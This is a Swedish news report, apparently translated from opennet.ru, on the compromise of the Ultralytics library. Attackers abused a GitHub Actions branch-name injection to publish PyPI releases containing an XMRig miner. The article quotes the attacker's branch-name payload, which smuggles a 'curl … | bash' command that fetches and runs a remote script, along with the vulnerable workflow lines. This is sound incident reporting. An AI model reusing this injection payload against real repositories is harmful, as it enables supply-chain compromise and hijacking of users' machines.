

Angripare lyckades köra kod med rättigheterna för GitHub Actions-behandlaren i Ultralytics Python-bibliotekets repository, som används för att lösa problem inom datorsyn, såsom objektidentifiering på bilder och bildsegmentering. Efter att ha fått åtkomst till repositoryt publicerade angriparna flera nya versioner av Ultralytics i PyPI-katalogen, som innehöll skadliga ändringar för kryptovaluta-mining. Under den senaste månaden har Ultralytics-biblioteket laddats ner från PyPI-katalogen mer än 6,4 miljoner gånger.
För att kompromettera repositoryt utnyttjades en sårbarhet i paketet ultralytics-actions, som används för att automatiskt starta behandlare vid vissa åtgärder i repositoryt på GitHub, med hjälp av GitHub Actions-mekanismen. I projektet ultralytics knöts den sårbara behandlaren till händelsen pull_request_target och anropades när nya pull-förfrågningar kom in. Särskilt för att formatera koden i de inkommande pull-förfrågningarna anropades behandlaren format.yml och körde den kod som angavs i ”run”-avsnittet av action.yml-filen, vilken innehöll shell-kommandon med substitueringsmallar: git pull origin ${{ github.head_ref || github.ref }} git config —global user.name «${{ inputs.github_username }}» git config —global user.email «${{ inputs.github_email }}»
Således placerades namnet på Git-grenen, som nämndes i pull-förfrågan, i shell-kommandona utan korrekt escapande. Det är värt att notera att en liknande sårbarhet relaterad till användningen av externa värden i funktionen echo redan åtgärdades i augusti i paketet ultralytics-actions: echo «github.event.pull_request.head.ref: ${{ github.event.pull_request.head.ref }}»
För att organisera körningen av sin kod i kontexten av GitHub Actions-behandlaren skickade angriparna en pull-förfrågan till ultralytics-repositoryt och angav som namn på grenen: openimbot:$({curl,-sSfL,raw.githubusercontent.com/ultralytics/ultralytics/12e4f54ca3f2e69bcdc900d1c6e16642ca8ae545/file.sh}${IFS}|${IFS}bash)
Därför, när pull-förfrågan kom in, ersattes den angivna strängen «$(…)» med den av angriparna definierade koden, vilket vid den efterföljande körningen av behandlaren ledde till att koden «curl -sSfL raw.githubusercontent.com/…/file.sh | bash» kördes.

Att köra kod i samband med GitHub Actions kan användas för att fånga åtkomsttoken till ett fält och andra konfidentiella uppgifter. Hur angriparna lyckades skapa en release, och därmed få möjlighet att exekvera sin kod i GitHub Actions, är fortfarande oklart. Det antas att detta blev möjligt genom att ändra hanteraren publish.yml (angriparna tog bort kontrollen av vilket konto som fick publicera releaser i PyPI) och användningen av tekniken att förgifta GitHub Actions byggcache för att infoga sina egna data i releasen.
Den första skadliga releasen av Ultralytics 8.3.41 publicerades av angripare i PyPI-katalogen den 4 december kl. 23:51 (MSK) och togs bort kl. 12:15 dagen därpå. Kl. 15:47 publicerades ytterligare en release 8.3.42, som togs bort kl. 16:47. På så sätt var de skadliga versionerna tillgängliga för nedladdning i totalt cirka 13 timmar (ungefär 250 000 nedladdningar av biblioteket ultralytics registreras varje dag i PyPI). Innehållet i versionerna 8.3.41 och 8.3.42 inkluderade kod som laddade ner en extern servern komponent av XMRig för kryptovaluta-gruvdrift.
Projektutvecklarna har åtgärdat problemet och har skapat korrigerande releaser 8.3.43 och 8.3.44, men två dagar senare genomfördes ytterligare ett angrepp, där angriparna publicerade två nya skadliga releaser – 8.3.45 och 8.3.46 – idag kl. 04:41 och 05:27 (MSK), som inkluderade annan kod för gruvdrift. Tills utredningen är avslutad rekommenderas användarna att avvakta med att installera nya versioner och låsa beroenden till release 8.3.44.
Källa: opennet.ru

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bosnian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish
 Turkish